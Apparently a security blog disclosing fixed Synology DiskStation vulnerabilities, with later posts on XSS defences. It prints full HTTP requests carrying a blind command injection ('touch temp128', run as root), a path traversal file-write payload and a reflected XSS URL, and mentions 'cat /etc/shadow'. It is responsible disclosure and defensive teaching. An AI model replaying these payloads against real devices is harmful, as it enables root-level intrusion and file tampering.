Security Ramblings

Synology DiskStation Findings II

This is the second part to my findings for the Synology DiskStation

In this report, I was digging into a Synology DiskStation 216+II running firmware version 6.1-15047. This is an older version of the OS as these findings are almost a year old and while fixed for some time, this posting (and others pending) is way overdue because I have just been too busy.

Vulnerability #1 CVE-2017-12075 and #2 CVE-2017-12078

Blind Operating System Command Injection

This vulnerability impacted two different operating systems, the Synology Router Manager (SRM) and the Disk Station Manager (DSM).

These are some of my favorite vulnerabilities to find because they provide the equivalent of a remote shell when chained with a XSS attack. Finding these issues can be challenging, which is another reason they are fun to explore. A command injection, through manipulating a parameter sent to a web server, will run a command on the underlying operating system like "*cat /etc/shadow*" to retrieve to passwords on the system. In a command injection attack such as the prior "*cat*" command, the web server's response would return with the contents of the shadow file. In a blind command injection, while the OS command is run, the response does not return the output from the command. This makes it much more difficult to find since a successful attack does not reflect any information in the response message.

If ssh is available, I like to use to find blind command injections by running tests with command variants of "*touch tempXYZ*" where XYZ is a unique number for each different injection. If there is a blind OS command injection, this will create a file on the system with the name tempXYZ that can be found in the ssh session by searching for the file. Additionally, the file shows the system user and thus permissions of the process that executed the injection creating the file (bonus points if it is root).



EZ-Internet Wizard
Internet Connection
Select a method to connect to your DiskStation over the Internet
Set up a PPPoE connection
Username:
TEMP
Password:
Specify a public IP address
IP address:
192.168.1.138
Subnet mask:
255.255.255.0
Default gateway:
192.168.1.1
DNS server:
192.168.1.1
Get network configuration automatically (DHCP)

In the Synology EZ-Internet Wizard, the NAS can establish a PPPoE connection. For these CVEs, the Username field was vulnerable to a blind command injection.
Here is a screen capture of the message being sent to the device with the command to create a file *temp128*. The command injection is added on to the username parameter. The injection attack added is URL encoded as "*%26%60touch%20temp128%60*" which decodes as "*& `touch temp128 `*"
A screen capture from Burp Suite of the message sent to the NAS setting the PPPoE username field. The highlighted field shows the command injection which will run "*touch temp128*". This command will create a file named *temp128*.

```
POST /webapi/entry.cgi HTTP/1.1
Host: 192.168.1.138:5000
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.12; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: */*
Accept-Language: en-US,en;q=0.5
X-SYNO-TOKEN: .n0QeUnUNaSQU
X-Requested-With: XMLHttpRequest
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Referer: http://192.168.1.138:5000/
Content-Length: 504
Cookie: stay_login=0; id=tn6I3Jhv9cKps1710O6N898902
DNT: 1
Connection: close

stop_when_error=true&mode=%22sequential%22&compound=%5B%7B%22api%22%3A%22SYNO.Core.Network.PPPoE%22%2C%22m
ethod%22%3A%22set%22%2C%22version%22%3A1%2C%22configs%22%3A%5B%7B%22ifname%22%3A%22pppoe%22%2C%22real_ifn
ame%22%3A%22eth0%22%2C%22username%22%3A%22TEMP%26%60touch%20temp128%60%22%2C%22password%22%3A%22TEMP%22%7
D%5D%7D%2C%7B%22api%22%3A%22SYNO.Core.Network.PPPoE%22%2C%22method%22%3A%22connect%22%2C%22version%22%3A1
%2C%22ifname%22%3A%22pppoe%22%7D%5D&api=SYNO.Entry.Request&method=request&version=1
```

From an SSH session into the device so we can see the result of the attack; the file "*temp128*" (and a few others as I was playing) was created. Because the file owner is root, we know the OS command was run with root privileges.


admin@SynologyNAS:~$ cd /
admin@SynologyNAS:/$ pwd
/
admin@SynologyNAS:/$ ls
bin dev etc.defaults lib lib64 mnt root sbin temp12 temp129 usr var.defaults
config etc initrd lib32 lost+found proc run sys temp128 tmp var volume1
admin@SynologyNAS:/$ ls -latr
total 60
drwxr-xr-x 11 root root 4096 Feb 13 15:17 usr
drwxr-xr-x 2 root root 4096 Feb 13 16:29 mnt
drwx------ 2 root root 4096 Feb 13 16:29 lost+found
drwxr-xr-x 2 root root 4096 Feb 13 16:29 initrd
drwxr-xr-x 2 root root 4096 Mar 20 19:35 .old_patch_info
lrwxrwxrwx 1 root root 7 Mar 20 19:35 bin -> usr/bin
lrwxrwxrwx 1 root root 7 Mar 20 19:35 lib64 -> usr/lib
lrwxrwxrwx 1 root root 9 Mar 20 19:35 lib32 -> usr/lib32
lrwxrwxrwx 1 root root 7 Mar 20 19:35 lib -> usr/lib
lrwxrwxrwx 1 root root 8 Mar 20 19:35 sbin -> usr/sbin
drwxr-xr-x 14 root root 4096 Mar 20 19:35 var.defaults
drwxr-xr-x 4 root root 4096 Mar 20 19:35 .syno
drwxr-xr-x 2 root root 4096 Mar 20 19:36 .system_info
-rw------- 1 root root 1024 Mar 20 19:36 .rnd
drwxr-xr-x 42 root root 4096 Mar 20 20:11 etc.defaults
dr-xr-xr-x 273 root root 0 Mar 20 20:37 proc
dr-xr-xr-x 12 root root 0 Mar 20 20:37 sys
drwxr-xr-x 1 root root 296 Mar 20 20:37 volume1
drwxr-xr-x 6 root root 0 Mar 20 20:37 config
drwxr-xr-x 16 root root 4096 Mar 20 20:38 var
drwx------ 3 root root 4096 Mar 20 20:54 root
-rw-r--r-- 1 root root 0 Mar 22 09:26 temp128
-rw-r--r-- 1 root root 0 Mar 22 09:26 temp129
drwxr-xr-x 21 root root 4096 Mar 22 09:26 ..
drwxr-xr-x 21 root root 4096 Mar 22 09:26 .

The file *temp128* was created in the base directory by the user root; this means all command injections through this vector are being run as root. This attack requires system administrative access to the system to exploit but is a nice step in a chain of vulnerabilities to exploit a system.

While this attack can only be run with admin privileges on the system, and attacker can use this in an attack chain to run commands on the system with root privilege.

Working with Synology

When I reported these issues, Synology responded to my report in under 24 hours that they were able to reproduce most of my findings, following up shortly that they reproduced the remaining. Their responses were very quick, timely and were a pleasure to work with. The delay in reporting the information is my fault.

Disclaimer
This research was conducted on my own time, on my personally owned hardware and is in no way connected with my employer.

This entry was posted in RCO on August 26, 2018 [https://www.friendsglobal.com/rco/synology-diskstation-findings-ii/] .

Synology DiskStation Security Findings

In my copious amounts of free time, I have been poking around at a few different home Network Access Devices (NAS). These are an attractive target because of the extensive attack surface and also, the software in the home versions is the same as the enterprise class systems. These devices tend to sit in a privileged area in a network as a central repository for the home offering services well beyond the

classic NAS offerings including serving music, images, video, monitoring surveillance camera, connecting to the cloud, etc...

In this report, I was digging into a Synology DiskStation 216+II running firmware version 6.1-15047. This is an older version of the OS as these findings are almost a year old and while fixed for some time, this posting (and others pending) is way overdue because I have just been too busy.
On to the findings!

Vulnerability #1 CVE-2017-12076 and CVE-2017-12077

This vulnerability impacted two operating systems, the Synology Router Manager (SRM) and the DiskStation Manager (DSM).

Denial of Service
The device provides functionality to also act as a router with firewall and port forwarding capabilities; as I said, these are not just simple NAS devices.
The Synology EZ-Internet application was subject to a DoS attack; by sending a relatively small number

of port forwarding rules, about 1,000. It would cause the device to stop responding and required a hard reboot after 30 minutes of waiting. This attack required privileges on the system. I found this one when fuzzing the interface parameters looking for other vulnerabilities and noticed it would lock up the web interface of the system.

Vulnerability #2 CVE-2017-12074


Path Traversal and File Write
There is an interesting path traversal issue with an ability to create or overwrite files. By modifying a Create Master Zone message, it is possible to overwrite files in the NAS that have the same permissions as the Master Zone process or create new files.

```
POST /webapi/entry.cgi HTTP/1.1
Host: 192.168.1.138:5001
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.12; rv:51.0)
Gecko/20100101 Firefox/51.0
Accept: */*
Accept-Language: en-US,en;q=0.5
X-SYNO-TOKEN: L7AKCnmYJYiH
X-Requested-With: XMLHttpRequest
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Referer: https://192.168.1.138:5001/
Content-Length: 259
Cookie: stay_login=0; PHPSESSID=sdpgmr1ebef02hcfeafns4svn6;
slideshow-info=false; id=G7Zeo.3r2izNU1710O6N898902
DNT: 1
Connection: close

zone_type=%22master%22&serial_format=%22integer%22&limit_transfer=true&limit_que
ry=false&host_ip=%22192.168.1.1%22&enable_notify=false&domain_type=%22forward%22
&domain_name=../DSNZONEPATHTRAVERSAL&api=SYNO.DNSServer.Zone.MasterZoneConf&meth
od=create&version=1
```

This captured and modified message in Burp, shows the parameter (domain_name) and one possible modification (../DNSZONETRAVERSAL) that can be used to execute the path traversal and create files in various locations on the system.

Below is a screen capture of the results showing the creation of the file “DNSZONEPATHTRAVERSAL” outside of the data directory where it should be held. As you can see from some of the other files, I was playing with this to see if I could exploit it in other ways.



This attack required admin privileges on the system.


Vulnerability #3 CVE-2017-9555

Reflected XSS

The NAS provides some wonderful photo management, sharing and editing software. I was able to find a reflected XSS attack. By modifying the image parameter, an attacker is able to trigger a reflected XSS attack.

This is an example of such a string which will result in the classic XSS alert popup box:

`https://IPADDRESS/photo/PixlrEditorHandler.php?action=notify&image=q%27-alert(1)-%27q`


https://192.168.1.138/photo/PixlrEdit
https://192.168.1.138/photo/PixlrEditorHandler.php?action=notify&
image=ffpdhmb%27-alert(1)-%27d0kqi
1
OK

This type of reflected XSS is very valuable as an initial vector when trying to chain attacks together for an exploit. This vulnerability could allow an attack to manipulate users logged into the photo management system but not the admin's web interface. The photo station software was on a different port from the web admin interfaces and Cross Origin Resource Sharing (CORS) protections in the browser prevented me from utilizing it as an attack vector against web admin's session.

Working with Synology

When I reported these issues, Synology responded to my report in under 24 hours that they were able to reproduce most of my findings, following up shortly that they reproduced the remaining. Their responses were very quick, timely and were a pleasure to work with. The delay in reporting the information is my fault.

Disclaimer

This research was conducted on my own time, on my personally owned hardware and is in no way connected with my employer.

This entry was posted in Uncategorized on May 2, 2018 [https://www.friendsglobal.com/uncategorized/synology-diskstation-security-findings/] .

Preventing XSS in Your Application


Explain XSS and How to Mitigate It?

This is one of my interview questions; almost everyone can explain XSS decently but very few understand how to protect against it. I have heard everything from sanitizing input (wrong) to using ESAPI to filter incoming requests (even more wrong since ESAPI in support mode with no new features and is mostly used for black list filtering), to a few mentioning output encoding (mostly right but context matters) and so far, only one has mentioned Content Security Policy headers.

What is XSS

Cross Site Scripting happens when a malicious actor sends a string to a server. This string is delivered to the victim's web browser and the browser interprets the string as a script to execute. These scripts can perform many different malicious actions on behalf of the malicious actor using the victim's authenticated sessions.

There are three types of XSS. 1) Reflected XSS is when input sent to a server in a request and is immediately returned; an example would be a search parameter whose value is returned in a page. 2) Stored XSS is when the server retains the string and later delivers it when certain pages are viewed such as a posted message in a board or a Name field. 3) The third type, DOM based XSS, is not addressed.



The above image shows a XSS embedded in a digital certificate. I was able to create a digital certificate with a XSS in the certificate's name. This allowed the XSS to bypass the system's Black and White lists. When the admin viewed the certificate, the server decoded the cert and sent the strings to the admin's

web browser where the XSS was rendered. In this case, the XSS was a Rick Roll (one of my favorite demonstrations) but any javascript could have been embedded in the field. The above was fixed years ago before it ever reached production.

How to Protect Against XSS

There are two, effective methods to defend against XSS and both must be done:

1) Encoding based on the Context of the Output – This is your first line defense against XSS, making sure that any untrusted output is encoded/escaped properly based on the context in which the data is being placed. As an added bonus, this also defends against HTML injection. There are slightly different encoding rules for various contexts such as HTML data, Attributes fields, URLs, etc… The OWASP site has a decent listing of all the various contexts, the required encodings and suggestions of libraries to help with the encoding:
https://www.owasp.org/index.php/XSS_%28Cross_Site_Scripting%29_Prevention_Cheat_Sheet
It is strongly recommended to utilize a framework that properly and automatically handles output encoding such as Angular and others.

2) CSP or Content Security Policy is a set of html header directives sent to the web browser that helps it enforce what scripts should be included and are acceptable. CSP needs to be enacted along with output

encoding; it will help make sure any missed output encodings will be less dangerous. While CSP will stop unwanted scripts, it will not stop HTML injection which can be used to rewrite a page for malicious purposes. CSP will not protect against XSS injection into an existing script; if user input is utilized within a CSP allowed javascript, it must be escaped and handled very carefully. More information and usage of Content Security Policy (CSP) header directives: https://en.wikipedia.org/wiki/Content_Security_Policy

A couple of simple, secondary protections to add:
1) In addition to Output Encoding and CSP, the HttpOnly flag will tell browsers not to allow java script to read the session information embedded in a cookie. This helps protect against XSS from gathering session information. https://www.owasp.org/index.php/HttpOnly

2) X-XSS-Protection header also helps to prevent some XSS in a few browsers but can be bypassed. https://www.owasp.org/index.php/Security_Headers

What Not to Do
There are a few techniques I constantly see being recommended that should be avoided.
1) Black Lists – Input Filtering of certain characters in an attempt to prevent XSS never works. Do not attempt to do it even as a secondary measure. XSS black list evasion techniques are very advanced and